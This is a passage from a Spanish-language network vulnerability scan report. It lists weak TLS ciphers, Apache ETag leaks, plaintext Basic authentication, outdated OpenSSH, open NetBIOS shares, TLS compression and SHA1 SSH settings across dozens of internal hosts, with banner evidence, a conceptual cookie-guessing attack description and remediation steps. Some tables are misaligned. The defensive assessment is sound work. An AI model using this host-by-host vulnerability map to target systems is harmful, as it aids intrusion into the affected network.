| PROTOCOL STRENGTH | CIPHER NAME               | GROUP | KEY-SIZE | FORWARD-SECRET | CLASSICAL-STRENGTH | QUANTUM- |
|-------------------|---------------------------|-------|----------|----------------|--------------------|----------|
| TLSv1.2           | DHE-RSA-AES256-GCM-SHA384 | DHE   | 1024     | yes            | 80                 | low      |
| TLSv1.2           | DHE-RSA-AES128-GCM-SHA256 | DHE   | 1024     | yes            | 80                 | low      |

Recurso: 10.0.4.59 Puerto: tcp/443

| PROTOCOL | CIPHER                    | NAME | GROUP | KEY-SIZE | FORWARD-SECRET | CLASSICAL-STRENGTH | QUANTUM-STRENGTH |
|----------|---------------------------|------|-------|----------|----------------|--------------------|------------------|
| TLSv1.2  | DHE-RSA-AES256-GCM-SHA384 |      |       | DHE      | 1024           | yes                | 80 low           |
| TLSv1.2  | DHE-RSA-AES128-GCM-SHA256 |      |       | DHE      | 1024           | yes                | 80 low           |

Recurso: 10.0.4.62 Puerto: tcp/443

| PROTOCOL | CIPHER                    | NAME | GROUP | KEY-SIZE | FORWARD-SECRET | CLASSICAL-STRENGTH | QUANTUM-STRENGTH |
|----------|---------------------------|------|-------|----------|----------------|--------------------|------------------|
| TLSv1.2  | DHE-RSA-AES256-GCM-SHA384 |      |       | DHE      | 1024           | yes                | 80 low           |
| TLSv1.2  | DHE-RSA-AES128-GCM-SHA256 |      |       | DHE      | 1024           | yes                | 80 low           |

Recurso: 10.0.4.62 Puerto: tcp/450

| PROTOCOL | CIPHER                    | NAME | GROUP | KEY-SIZE | FORWARD-SECRET | CLASSICAL-STRENGTH | QUANTUM-STRENGTH |
|----------|---------------------------|------|-------|----------|----------------|--------------------|------------------|
| TLSv1.2  | DHE-RSA-AES256-GCM-SHA384 |      |       | DHE      | 1024           | yes                | 80 low           |

Recurso: 10.0.4.62 Puerto: tcp/12345

| PROTOCOL | CIPHER                    | NAME | GROUP | KEY-SIZE | FORWARD-SECRET | CLASSICAL-STRENGTH | QUANTUM-STRENGTH |
|----------|---------------------------|------|-------|----------|----------------|--------------------|------------------|
| TLSv1.2  | DHE-RSA-AES256-GCM-SHA384 |      |       | DHE      | 1024           | yes                | 80 low           |
| TLSv1.2  | DHE-RSA-AES128-GCM-SHA256 |      |       | DHE      | 1024           | yes                | 80 low           |

Recurso: 10.0.4.230 Puerto: tcp/1433

| PROTOCOL | CIPHER                    | NAME | GROUP | KEY-SIZE | FORWARD-SECRET | CLASSICAL-STRENGTH | QUANTUM-STRENGTH |
|----------|---------------------------|------|-------|----------|----------------|--------------------|------------------|
| TLSv1.2  | DHE-RSA-AES256-GCM-SHA384 |      |       | DHE      | 1024           | yes                | 80 low           |
| TLSv1.2  | DHE-RSA-AES128-GCM-SHA256 |      |       | DHE      | 1024           | yes                | 80 low           |

Recurso: 10.0.4.230 Puerto: tcp/12345

| PROTOCOL | CIPHER                    | NAME | GROUP | KEY-SIZE | FORWARD-SECRET | CLASSICAL-STRENGTH | QUANTUM-STRENGTH |
|----------|---------------------------|------|-------|----------|----------------|--------------------|------------------|
| TLSv1.2  | DHE-RSA-AES256-GCM-SHA384 |      |       | DHE      | 1024           | yes                | 80 low           |
| TLSv1.2  | DHE-RSA-AES128-GCM-SHA256 |      |       | DHE      | 1024           | yes                | 80 low           |

**#119 Apache Web Server ETag Header Information Disclosure Weakness**

|                  |                          |         |                               |         |
|------------------|--------------------------|---------|-------------------------------|---------|
| Severidad: Media | <b>Access Vector</b>     | Network | <b>Confidentiality Impact</b> | Partial |
| CVSS: 4.3        | <b>Access Complexity</b> | Medium  | <b>Integrity Impact</b>       | None    |
| Ocurrencias: 1   | <b>Authentication</b>    | None    | <b>Availability Impact</b>    | None    |

**Recursos Afectados**

10.0.1.83 Puerto: tcp/443

**Descripción**

El Apache HTTP Server es un servidor HTTP de código abierto para múltiples plataformas, incluyendo Windows, Unix y Linux.

Una función de gestión de caché para Apache hace uso de un encabezado de etiqueta de entidad (ETag). Cuando esta opción está habilitada y se solicita un documento relacionado con un archivo, se devuelve un encabezado de respuesta ETag que contiene varios atributos de archivo para fines de caché.

Se ha encontrado una debilidad en la generación de encabezados ETag bajo ciertas configuraciones que implementan la directiva FileETag. Entre los atributos de archivo incluidos en el encabezado está el número de inodo de archivo que se devuelve a un cliente.

**\*\*Versiones afectadas:\*\***

Por defecto, todas las Versiones de Apache son vulnerables.

En las versiones de Apache 1.3.22 y anteriores, no es posible desactivar las inodes en los encabezados de ETag para mitigar esta vulnerabilidad, por lo que la versión 1.3.22 de Apache y anteriores son vulnerables en todo momento.

Apache Versión 1.3.23 y posteriores tienen un ajuste que puede ser modificado para eliminar la información de inodo de los encabezados de ETag para mitigar esta vulnerabilidad. Las versiones de Apache = 1.3.23 permiten al usuario configurar lo que entra en ETag. Sin embargo, si el usuario no configura Apache para no incluir el inodo en ETag, el servidor Web todavía puede ser vulnerable incluso si Apache >= 1.3.23 está siendo utilizado.

**Impacto**

Esta vulnerabilidad plantea un riesgo de seguridad, ya que la divulgación de información sobre los inodos puede ayudar a lanzar ataques contra otros servicios basados en la red. Por ejemplo, NFS utiliza números inode para generar manejadores de archivos.

**Solución**

Workaround:

**\*\*Para Apache 1.3.22 y anteriores:\*\***

No hay parche ni remediación disponible para las versiones de Apache 1.3.22 y anteriores, ya que no es posible desactivar las inodes en los encabezados de ETag. Los clientes que ejecutan versiones de Apache = 1.3.22 tendrán que actualizar a una versión posterior y luego aplicar los ajustes que se enumeran a continuación (ver Apache Version 1.3.23 y posterior).

**\*\*Para Apache 1.3.23 y posteriores:\*\*** En Apache Version [1.3.23] (<http://httpd.apache.org/docs/1.3/mod/core.html#fileetag>) y posteriores, es posible configurar la directiva FileETag para generar encabezados ETag sin información de inodo, que mitiga esta vulnerabilidad.

Para ello, incluya "FileETag -Inode" en el archivo de configuración del servidor de Apache para un subdirectorío específico.

Para corregir esta vulnerabilidad globalmente, para el servidor Web, utilice la opción "FileETag None". Utilice la opción "FileETag MTime Size" si solo quieres eliminar la información de Inode.

**Evidencias**

Recurso: 10.0.1.83 Puerto: tcp/443

1c4f5-450-a7584200

**#120 Web Server Uses Plain Text Basic Authentication**

|                  |                          |         |                               |         |
|------------------|--------------------------|---------|-------------------------------|---------|
| Severidad: Media | <b>Access Vector</b>     | Network | <b>Confidentiality Impact</b> | Partial |
| CVSS: 4.3        | <b>Access Complexity</b> | Medium  | <b>Integrity Impact</b>       | None    |
| Ocurrencias: 1   | <b>Authentication</b>    | None    | <b>Availability Impact</b>    | None    |

**Recursos Afectados**

10.0.3.70 Puerto: tcp/80

**Descripción**

Durante la autenticación del servidor Web, la comunicación puede tener lugar con el usuario mediante credenciales de usuario en texto plano.

**Impacto**

El uso de texto claro legible puede facilitar las escuchas y, por tanto, comprometer la confidencialidad. Un atacante puede explotar con éxito este fallo cuando se devuelve el error 401 al requerir autenticación. Además, un atacante puede descubrir que se utiliza el esquema de autenticación básica utilizando la cabecera WWW-authenticate

**Solución**

Es recomendable desactivar la comunicación sobre HTTP y asegurarse de que toda información sensible se transmite sobre HTTPS.

**Evidencias**

Recurso: 10.0.3.70 Puerto: tcp/80

```
GET / HTTP/1.1
Host: 10.0.3.70
Connection: Keep-Alive

HTTP/1.1 401 Unauthorized
Content-Type: text/html
Server: Microsoft-IIS/10.0
X-Powered-By: ASP.NET
WWW-Authenticate: Basic realm="10.0.3.70"
Date: Sat, 13 Sep 2025 15:41:10 GMT
Content-Length: 1293

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1"/>
<title>401 - Unauthorized: Access is denied due to invalid credentials.</title>
<style type="text/css">
<!--
body{margin:0;font-size:.7em;font-family:Verdana, Arial, Helvetica, sans-
serif;background:#EEEEEE;}
fieldset{padding:0 15px 10px 15px;}
h1{font-size:2.4em;margin:0;color:#FFF;}
h2{font-size:1.7em;margin:0;color:#CC0000;}
h3{font-size:1.2em;margin:10px 0 0 0;color:#000000;}
#header{width:96%;margin:0 0 0 0;padding:6px 2% 6px 2%;font-family:"trebuchet MS", Verdana,
sans-serif;color:#FFF;
background-color:#555555;}
#content{margin:0 0 0 2%;position:relative;}
.content-container{background:#FFF;width:96%;margin-top:8px;padding:10px;position:relative;}
-->
```

```
</style>
</head>
<body>
<div id="header"><h1>Server Error</h1></div>
<div id="content">
<div class="content-container"><fieldset>
<h2>401 - Unauthorized: Access is denied due to invalid credentials.</h2>
<h3>You do not have permission to view this directory or page using the credentials that you
supplied.</h3>
</fieldset></div>
</div>
</body>
</html>
Service Name: HTTP on TCP port 80.
HTTP Service Accepting Basic Auth Credentials Detected
```



**#121 OpenSSH "X SECURITY" Bypass Vulnerability**

|                  |                          |         |                               |         |
|------------------|--------------------------|---------|-------------------------------|---------|
| Severidad: Media | <b>Access Vector</b>     | Network | <b>Confidentiality Impact</b> | Partial |
| CVSS: 4.3        | <b>Access Complexity</b> | Medium  | <b>Integrity Impact</b>       | None    |
| Ocurrencias: 3   | <b>Authentication</b>    | None    | <b>Availability Impact</b>    | None    |

**Recursos Afectados**

10.0.1.140 Puerto: tcp/22

10.0.1.24 Puerto: tcp/22

10.0.1.47 Puerto: tcp/22

**Descripción**

OpenSSH (OpenBSD) Secure Shell) es un conjunto de programas informáticos que ofrecen sesiones de comunicación cifradas en una red de ordenadores utilizando el protocolo SSH.

Se ha informado de una vulnerabilidad en la aplicación que existe al utilizar la opción ssh -X, para conectarse al servidor X del cliente SSH que permite conexiones sin estar sujeta a restricciones X11 de SEGURIDAD.

Versiones afectadas:

OpenSSH antes de la versión 6.9

**Impacto**

La explotación exitosa de esta vulnerabilidad permitirá que un atacante interactúe con el servidor X sin estar sujeto a restricciones de X SEGURIDAD o autenticación

**Solución**

Se recomienda a los usuarios actualizar a la última versión del software disponible. Véase [Notas de lanzamiento de OpenSSH 6.9](<http://www.openssh.org/txt/release-6.9>) para más información.

Patch:

Los siguientes son enlaces para descargar parches para corregir las vulnerabilidades:

[OpenSSH 6.9](<http://www.openssh.com/>)

**Evidencias**

Recurso: 10.0.1.47 Puerto: tcp/22

SSH-2.0-OpenSSH\_5.3 detected on port 22 over TCP.

Recurso: 10.0.1.140 Puerto: tcp/22

SSH-2.0-OpenSSH\_6.6.1 detected on port 22 over TCP.

Recurso: 10.0.1.24 Puerto: tcp/22

SSH-2.0-OpenSSH\_5.5p1 Debian-6 detected on port 22 over TCP.

## #122 NetBIOS Shared Folder List Available

|                  |                          |         |                               |         |
|------------------|--------------------------|---------|-------------------------------|---------|
| Severidad: Media | <b>Access Vector</b>     | Network | <b>Confidentiality Impact</b> | Partial |
| CVSS: 4.3        | <b>Access Complexity</b> | Medium  | <b>Integrity Impact</b>       | None    |
| Ocurrencias: 1   | <b>Authentication</b>    | None    | <b>Availability Impact</b>    | None    |

**Recursos Afectados**

10.0.1.101

**Descripción**

Los usuarios remotos no autorizados pueden enumerar todos los sistemas de archivos en este host que son accesibles desde un sistema remoto.

**Impacto**

Si se explota con éxito, los usuarios no autorizados pueden utilizar esta información para atacar con fuerza bruta los recursos compartidos e iniciar transferencias de archivos con este servidor.

**Solución**

Utilice el complemento Microsoft Computer Management MMC para conectarse y revisar los recursos compartidos. Por defecto, C\$, Admin\$ e IPC\$ están compartidos en todos los equipos Windows.

Revise el equipo para asegurarse de que los usuarios no han añadido recursos compartidos adicionales no autorizados y de que todos los recursos compartidos expuestos son válidos.

Si no se necesitan recursos compartidos, puede filtrar todos los puertos de red de Microsoft y del servidor Samba (puertos TCP 135, 137, 138, 139, 445 y puertos UDP 135, 137, 138) en su cortafuegos y desactivar las sesiones nulas a NetBIOS.

Una solución sugerida.

Antes de editar cualquier archivo de configuración en un entorno de producción, los cambios deben probarse bien en un entorno de pruebas.

Añadir 'restrict anonymous = 2' en smb.conf puede ayudar a resolver el problema.

Un método alternativo para máquinas sin dominio es modificar la política local.

1. Vaya a Herramientas administrativas.
2. Abra "Local Security Policy Settings" (Configuración de la política de seguridad local)
3. Haz clic en el signo más de la carpeta llamada "Local Policies"
4. Seleccione "Opciones de seguridad" dentro de la carpeta "Local Policies"
5. Busque la directiva "Network access: Do not allow anonymous enumeration of SAM accounts and shares"
6. Habilite la política. Para Servidores esta deshabilitada por defecto.
7. Reinicie el ordenador para que los cambios surtan efecto.

**Evidencias**

Recurso: 10.0.1.101

| Device  | Name                   | Comment     | Type |
|---------|------------------------|-------------|------|
| IPC\$   | IPC remota             | -2147483645 |      |
| ADMIN\$ | Admin remota           | -2147483648 |      |
| C\$     | Recurso predeterminado | -2147483648 |      |

## #123 Secure Sockets Layer/Transport Layer Security (SSL/TLS) Compression Algorithm Information Leakage Vulnerability

|                 |                            |         |                               |           |
|-----------------|----------------------------|---------|-------------------------------|-----------|
| Severidad: Baja | <b>Attack Vector</b>       | Network | <b>Scope</b>                  | Unchanged |
| CVSS: 3.7       | <b>Attack Complexity</b>   | High    | <b>Confidentiality Impact</b> | Low       |
| Ocurencias: 1   | <b>Privileges Required</b> | None    | <b>Integrity Impact</b>       | None      |
|                 | <b>User Interaction</b>    | None    | <b>Availability Impact</b>    | None      |

### Recursos Afectados

10.0.1.80 Puerto: tcp/636

### Descripción

Los protocolos SSL/TLS admiten y algoritmo de compresión opcional. Cuando la compresión utilizada puede facilitar significativamente la transferencia de datos.

Se descubrió una fuga de información relacionada con algoritmos de compresión utilizados en protocolos SSL/TLS. El atacante necesita tener la capacidad de enviar cualquier texto simple al proceso de compresión y cifrado y observar la salida para poder explotar esta vulnerabilidad.

El ataque funciona así:

el atacante que tiene control sobre un navegador web que se está comunicando a un sitio web que utiliza SSL/TLS puede enviar una solicitud HTTP POST que se ve así: POST /login.php HTTP/1.1

Cookie: XYZ

Cookie:

La primera cookie está en la cabecera HTTP y la segunda está en el cuerpo de la solicitud.

Si se utiliza un algoritmo de compresión sustituirá la segunda ocurrencia de la cadena 'Cookie: ' por una referencia a la primera y así disminuir la longitud de la cadena a ser encriptada y eventualmente la longitud de salida del paquete SSL. Esto se puede observar en la red.

El atacante puede entonces preparar otra solicitud que contenga una suposición sobre cuál es el primer personaje de la cookie. Esa petición HTTP parece así:

POST /login.php HTTP/1.1

Cookie: XYZ

Cookie: A

Si la conjetura fuera correcta entonces la longitud de la salida de compresión + cifrado disminuirá más que si la conjetura fuera incorrecta.

Utilizando este enfoque el atacante puede verificar sus conjeturas y recuperar completamente el valor de la cookie.

### Impacto

Normalmente las cookies se utilizan en sesiones seguras de HTTP como fichas de autenticación y como identificaciones de sesión. El cumplimiento de la cookie puede llevar al secuestro y la impersonación de la sesión HTTP.

### Solución

Los algoritmos de compresión deben desactivarse. El método de desactivación varía dependiendo de la aplicación que estés ejecutando.

Si está usando un dispositivo de hardware o un software que no está en la lista, necesitará revisar las opciones de soporte manual o de proveedores.

\* Para la Compresión SSL IIS se denomina compresión HTTP. Puede desactivarse de la configuración IIS- propiedad web- usuarioProperties- usuario (tab). Las casillas de verificación HTTP Compression deben ser apagadas.

\* Para los sistemas Redhat con Compresión Zlib.

\- Establecer la variable ambiente OPENSSL\_NO\_DEFAULT\_ZLIB puede utilizarse para desactivar el soporte

de compresión de zlib.

\- Se pueden encontrar más detalles bajo [Bugzilla Redhat 857051.]([https://bugzilla.redhat.com/show\\_bug.cgi?id=857051#c5](https://bugzilla.redhat.com/show_bug.cgi?id=857051#c5) )

\* Para otros servidores HTTP, consulte la documentación de los proveedores sobre cómo desactivar la compresión SSL.

Las mejores prácticas para el despliegue SSL/TLS se pueden encontrar en [Laboratorios SSL QUALYS.](<https://www.ssllabs.com/>)

### Evidencias

Recurso: 10.0.1.80 Puerto: tcp/636

|                                 |
|---------------------------------|
| Compression_method_is DEFLATE . |
|---------------------------------|

| #124 OpenSSH Public-Key Authentication Vulnerability |                            |         |                               |           |
|--|----------------------------|---------|-------------------------------|-----------|
| Severidad: Baja                                      | <b>Attack Vector</b>       | Network | <b>Scope</b>                  | Unchanged |
| CVSS: 3.7  | <b>Attack Complexity</b>   | High    | <b>Confidentiality Impact</b> | Low       |
| Ocurricencias: 31                                    | <b>Privileges Required</b> | None    | <b>Integrity Impact</b>       | None      |
|  | <b>User Interaction</b>    | None    | <b>Availability Impact</b>    | None      |

#### Recursos Afectados

10.0.1.126  
 10.0.1.140  
 10.0.1.220  
 10.0.1.229  
 10.0.1.24  
 10.0.1.245  
 10.0.1.246  
 10.0.1.76  
 10.0.1.87  
 10.0.10.128  
 10.0.10.139  
 10.0.10.41  
 10.0.3.109  
 10.0.3.11  
 10.0.3.113  
 10.0.3.12  
 10.0.3.120  
 10.0.3.122  
 10.0.3.123  
 10.0.3.125  
 10.0.3.180  
 10.0.3.47  
 10.0.4.135  
 10.0.6.25  
 10.0.6.34  
 10.0.6.37  
 10.0.6.42  
 10.0.6.9  
 10.0.7.12  
 10.0.7.13  
 10.0.7.14

#### Descripción

OpenSSH (OpenBSD) Secure Shell) es un conjunto de programas informáticos que ofrecen sesiones de comunicación cifradas en una red de ordenadores utilizando el protocolo SSH.

OpenSSH contiene las siguientes vulnerabilidades:

CVE-2021-36368: Si un cliente está usando autenticación de teclas públicas con el reenvío de agente pero sin `-oLogLevel=verbose`, y un atacante ha modificado silenciosamente el servidor para apoyar la opción de autenticación Ninguno, entonces el usuario no puede determinar si la autenticación FIDO va a confirmar que el usuario desea conectarse a ese servidor, o que el usuario desea permitir que ese servidor se conecte a un servidor diferente en nombre del usuario.

Versiones afectadas:

versiones de OpenSSH antes de 8.9

Esta detección no autenticada funciona revisando la versión del servicio OpenSSH.

**Impacto**

La explotación exitosa permite que un atacante remoto modifique silenciosamente el servidor para apoyar la opción de autenticación Ninguno cuando un cliente está usando autenticación de claves públicas con reenvío de agente pero sin -oLogLevel=verbose.

**CVEs**

<https://nvd.nist.gov/vuln/detail/CVE-2021-36368>

**Referencias**

OpenSSH 8.9

<https://www.openssh.com/txt/release-8.9>

**Solución**

Se recomienda a los clientes actualizar para [OpenSSH 8.9](<https://www.openssh.com/>) o más tarde para remediar estas vulnerabilidades.

Patch:

Los siguientes son enlaces para descargar parches para corregir las vulnerabilidades:

[OpenSSH 8.9 o posterior](<https://www.openssh.com/>)

**Evidencias**

Recurso: 10.0.1.76

Vulnerable SSH-2.0-OpenSSH\_7.9p1 Ubuntu-10 detected on port 22 over TCP.

Recurso: 10.0.1.87

Vulnerable SSH-2.0-OpenSSH\_7.6 PKIX[11.0] detected on port 22 over TCP.

Recurso: 10.0.1.140

Vulnerable SSH-2.0-OpenSSH\_6.6.1 detected on port 22 over TCP.

Recurso: 10.0.1.24

Vulnerable SSH-2.0-OpenSSH\_5.5p1 Debian-6 detected on port 22 over TCP.

Recurso: 10.0.1.126

Vulnerable SSH-2.0-OpenSSH\_8.2 detected on port 22 over TCP.

Recurso: 10.0.1.220

Vulnerable SSH-2.0-OpenSSH\_7.5 PKIX[10.1] detected on port 22 over TCP.

Recurso: 10.0.1.245

Vulnerable SSH-2.0-OpenSSH\_8.1 detected on port 22 over TCP.

Recurso: 10.0.1.246

Vulnerable SSH-2.0-OpenSSH\_8.1 detected on port 22 over TCP.

Recurso: 10.0.3.109

Vulnerable SSH-2.0-OpenSSH\_7.2 detected on port 22 over TCP.

Recurso: 10.0.3.113

Vulnerable SSH-2.0-OpenSSH\_7.2 detected on port 22 over TCP.

Recurso: 10.0.3.180

Vulnerable SSH-2.0-OpenSSH\_8.1 detected on port 22 over TCP.

Recurso: 10.0.6.25

Vulnerable SSH-2.0-OpenSSH\_7.4 detected on port 22 over TCP.

Recurso: 10.0.6.34

Vulnerable SSH-2.0-OpenSSH\_7.4 detected on port 22 over TCP.

Recurso: 10.0.6.37

Vulnerable SSH-2.0-OpenSSH\_8.0 detected on port 22 over TCP.

Recurso: 10.0.6.42

Vulnerable SSH-2.0-OpenSSH\_8.0 detected on port 22 over TCP.

Recurso: 10.0.7.12

Vulnerable SSH-2.0-OpenSSH\_7.4 detected on port 22 over TCP.

Recurso: 10.0.7.13

Vulnerable SSH-2.0-OpenSSH\_7.4 detected on port 22 over TCP.

Recurso: 10.0.7.14

Vulnerable SSH-2.0-OpenSSH\_7.4 detected on port 22 over TCP.

Recurso: 10.0.10.41

Vulnerable SSH-2.0-OpenSSH\_7.9p1 Debian-10+deb10u4 detected on port 22 over TCP.

Recurso: 10.0.10.128

Vulnerable SSH-2.0-OpenSSH\_7.8 detected on port 22 over TCP.

Recurso: 10.0.10.139

Vulnerable SSH-2.0-OpenSSH\_7.8 detected on port 22 over TCP.

Recurso: 10.0.1.229

Vulnerable SSH-2.0-OpenSSH\_7.4 detected on port 22 over TCP.

Recurso: 10.0.3.11

Vulnerable SSH-2.0-OpenSSH\_7.2 detected on port 22 over TCP.

Recurso: 10.0.3.12

Vulnerable SSH-2.0-OpenSSH\_7.2 detected on port 22 over TCP.

Recurso: 10.0.3.120

Vulnerable SSH-2.0-OpenSSH\_7.4 detected on port 22 over TCP.

Recurso: 10.0.3.122

Vulnerable SSH-2.0-OpenSSH\_7.4 detected on port 22 over TCP.

Recurso: 10.0.3.123

Vulnerable SSH-2.0-OpenSSH\_7.4 detected on port 22 over TCP.

Recurso: 10.0.3.125

Vulnerable SSH-2.0-OpenSSH\_7.4 detected on port 22 over TCP.

Recurso: 10.0.3.47

Vulnerable SSH-2.0-OpenSSH\_7.2 detected on port 22 over TCP.

Recurso: 10.0.4.135

Vulnerable SSH-2.0-OpenSSH\_8.7 detected on port 22 over TCP.

Recurso: 10.0.6.9

Vulnerable SSH-2.0-OpenSSH\_8.0 detected on port 22 over TCP.



| #125 SHA1 deprecated setting for SSH |                            |         |                               |           |
|--------------------------------------|----------------------------|---------|-------------------------------|-----------|
| Severidad: Baja                      | <b>Attack Vector</b>       | Network | <b>Scope</b>                  | Unchanged |
| CVSS: 3.7                            | <b>Attack Complexity</b>   | High    | <b>Confidentiality Impact</b> | Low       |
| Ocurrencias: 39                      | <b>Privileges Required</b> | None    | <b>Integrity Impact</b>       | None      |
|                                      | <b>User Interaction</b>    | None    | <b>Availability Impact</b>    | None      |

#### Recursos Afectados

10.0.1.148 Puerto: tcp/22  
 10.0.1.149 Puerto: tcp/22  
 10.0.1.150 Puerto: tcp/22  
 10.0.1.151 Puerto: tcp/22  
 10.0.1.16 Puerto: tcp/22  
 10.0.1.161 Puerto: tcp/22  
 10.0.1.192 Puerto: tcp/22  
 10.0.1.203 Puerto: tcp/22  
 10.0.1.204 Puerto: tcp/22  
 10.0.1.220 Puerto: tcp/22  
 10.0.1.229 Puerto: tcp/22  
 10.0.1.245 Puerto: tcp/22  
 10.0.1.246 Puerto: tcp/22  
 10.0.1.32 Puerto: tcp/22  
 10.0.1.45 Puerto: tcp/22  
 10.0.1.71 Puerto: tcp/22  
 10.0.1.79 Puerto: tcp/22  
 10.0.10.13 Puerto: tcp/22  
 10.0.10.159 Puerto: tcp/22  
 10.0.10.26 Puerto: tcp/22  
 10.0.10.27 Puerto: tcp/22  
 10.0.10.28 Puerto: tcp/22  
 10.0.10.41 Puerto: tcp/22  
 10.0.10.9 Puerto: tcp/22  
 10.0.2.232 Puerto: tcp/22  
 10.0.3.104 Puerto: tcp/22  
 10.0.3.113 Puerto: tcp/22  
 10.0.3.12 Puerto: tcp/22  
 10.0.3.122 Puerto: tcp/22  
 10.0.3.123 Puerto: tcp/22  
 10.0.3.124 Puerto: tcp/22  
 10.0.3.180 Puerto: tcp/22  
 10.0.4.116 Puerto: tcp/22  
 10.0.4.127 Puerto: tcp/22  
 10.0.4.135 Puerto: tcp/22  
 10.0.4.97 Puerto: tcp/22  
 10.0.6.21 Puerto: tcp/22  
 10.0.6.25 Puerto: tcp/22  
 10.0.6.37 Puerto: tcp/22

#### Descripción

El protocolo SSH (Secure Shell) es un método para la conexión remota segura de un ordenador a otro. El activo está utilizando configuraciones criptográficas SHA1 obsoletas para comunicarse.

#### Impacto

Un atacante "man-in-the-middle" podría aprovechar esta vulnerabilidad para grabar la comunicación y descifrar la clave de sesión e incluso los mensajes.

**Solución**

Evite usar configuraciones criptográficas obsoletas. Utilice las mejores prácticas al configurar SSH.  
 Véase [NIST se jubila SHA-1 Algoritmo Criptográfico (SSH)]  
 (<https://www.nist.gov/news-events/news/2022/12/nist-retires-sha-1-cryptographic-algorithm>) .

**Evidencias**

Recurso: 10.0.1.16 Puerto: tcp/22

```
Type Name
key exchange      diffie-hellman-group-exchange-sha1
key exchange      diffie-hellman-group14-sha1
key exchange      diffie-hellman-group1-sha1
host key algorithm ssh-rsa
host key algorithm ssh-dss
MAC hmac-sha1
```

Recurso: 10.0.1.79 Puerto: tcp/22

```
Type Name
key exchange      diffie-hellman-group14-sha1
host key algorithm ssh-rsa
MAC hmac-sha1
```

Recurso: 10.0.1.148 Puerto: tcp/22

```
Type Name
key exchange      diffie-hellman-group14-sha1
key exchange      diffie-hellman-group-exchange-sha1
host key algorithm ssh-rsa
MAC hmac-sha1
```

Recurso: 10.0.1.149 Puerto: tcp/22

```
Type Name
key exchange      diffie-hellman-group14-sha1
key exchange      diffie-hellman-group-exchange-sha1
host key algorithm ssh-rsa
MAC hmac-sha1
```

Recurso: 10.0.1.150 Puerto: tcp/22

```
Type Name
key exchange      diffie-hellman-group14-sha1
key exchange      diffie-hellman-group-exchange-sha1
host key algorithm ssh-rsa
MAC hmac-sha1
```

Recurso: 10.0.1.151 Puerto: tcp/22

```
Type Name
key exchange      diffie-hellman-group14-sha1
key exchange      diffie-hellman-group-exchange-sha1
host key algorithm ssh-rsa
MAC hmac-sha1
```

Recurso: 10.0.1.161 Puerto: tcp/22

```
Type Name
key exchange      diffie-hellman-group14-sha1
key exchange      diffie-hellman-group-exchange-sha1
host key algorithm ssh-rsa
MAC hmac-sha1
```

Recurso: 10.0.1.192 Puerto: tcp/22

```
Type Name
key exchange      diffie-hellman-group14-sha1
host key algorithm ssh-rsa
MAC hmac-sha1
```

Recurso: 10.0.1.32 Puerto: tcp/22

```
Type Name
key exchange      diffie-hellman-group14-sha1
host key algorithm ssh-rsa
```

Recurso: 10.0.1.45 Puerto: tcp/22

```
Type Name
key exchange      diffie-hellman-group14-sha1
key exchange      diffie-hellman-group1-sha1
host key algorithm ssh-rsa
MAC hmac-sha1
```

Recurso: 10.0.1.71 Puerto: tcp/22

```
Type Name
key exchange      diffie-hellman-group14-sha1
key exchange      diffie-hellman-group1-sha1
host key algorithm ssh-rsa
host key algorithm ssh-dss
MAC hmac-sha1
```

Recurso: 10.0.1.203 Puerto: tcp/22

```
Type Name
key exchange      diffie-hellman-group-exchange-sha1
key exchange      diffie-hellman-group14-sha1
host key algorithm ssh-rsa
MAC hmac-sha1
MAC hmac-sha1-96
```

Recurso: 10.0.1.204 Puerto: tcp/22

```
Type Name
key exchange      diffie-hellman-group-exchange-sha1
key exchange      diffie-hellman-group14-sha1
host key algorithm ssh-rsa
MAC hmac-sha1
MAC hmac-sha1-96
```

Recurso: 10.0.1.220 Puerto: tcp/22

```
Type Name
host key algorithm ssh-rsa
```

Recurso: 10.0.1.245 Puerto: tcp/22

```
Type Name
host key algorithm ssh-rsa
MAC hmac-sha1-etm@openssh.com
MAC hmac-sha1
```

Recurso: 10.0.1.246 Puerto: tcp/22

```
Type Name
host key algorithm ssh-rsa
MAC hmac-sha1-etm@openssh.com
MAC hmac-sha1
```

Recurso: 10.0.3.113 Puerto: tcp/22

```
Type Name
key exchange      diffie-hellman-group14-sha1
host key algorithm ssh-rsa
host key algorithm ssh-dss
MAC hmac-sha1-etm@openssh.com
MAC hmac-sha1
```

Recurso: 10.0.3.180 Puerto: tcp/22

```
Type Name
host key algorithm ssh-rsa
MAC hmac-sha1-etm@openssh.com
MAC hmac-sha1
```

Recurso: 10.0.4.97 Puerto: tcp/22

```
Type Name
key exchange      diffie-hellman-group14-sha1
host key algorithm ssh-rsa
MAC hmac-sha1-etm@openssh.com
MAC hmac-sha1
```

Recurso: 10.0.4.116 Puerto: tcp/22

```
Type Name
key exchange      diffie-hellman-group1-sha1
key exchange      diffie-hellman-group14-sha1
host key algorithm ssh-rsa
```

Recurso: 10.0.4.127 Puerto: tcp/22

```
Type Name
MAC hmac-sha1-etm@openssh.com
MAC hmac-sha1
```

Recurso: 10.0.6.21 Puerto: tcp/22

```
Type Name
key exchange      diffie-hellman-group14-sha1
key exchange      diffie-hellman-group-exchange-sha1
host key algorithm ssh-rsa
MAC hmac-sha1
MAC hmac-sha1-96
```

Recurso: 10.0.6.25 Puerto: tcp/22

```
Type Name
key exchange      diffie-hellman-group-exchange-sha1
key exchange      diffie-hellman-group14-sha1
key exchange      diffie-hellman-group1-sha1
host key algorithm ssh-rsa
```

Recurso: 10.0.6.37 Puerto: tcp/22

```
Type Name
key exchange      diffie-hellman-group14-sha1
host key algorithm ssh-rsa
MAC hmac-sha1
```

Recurso: 10.0.10.27 Puerto: tcp/22

```
Type Name
key exchange      diffie-hellman-group-exchange-sha1
key exchange      diffie-hellman-group14-sha1
key exchange      diffie-hellman-group1-sha1
host key algorithm ssh-dss
```

```
host key algorithm ssh-rsa
MAC hmac-sha1
```

Recurso: 10.0.10.28 Puerto: tcp/22

```
Type Name
key exchange      diffie-hellman-group-exchange-sha1
key exchange      diffie-hellman-group14-sha1
key exchange      diffie-hellman-group1-sha1
host key algorithm ssh-dss
host key algorithm ssh-rsa
MAC hmac-sha1
```

Recurso: 10.0.10.41 Puerto: tcp/22

```
Type Name
host key algorithm ssh-rsa
```

Recurso: 10.0.10.159 Puerto: tcp/22

```
Type Name
key exchange      diffie-hellman-group14-sha1
key exchange      diffie-hellman-group1-sha1
host key algorithm ssh-rsa
host key algorithm ssh-dss
MAC hmac-sha1
```

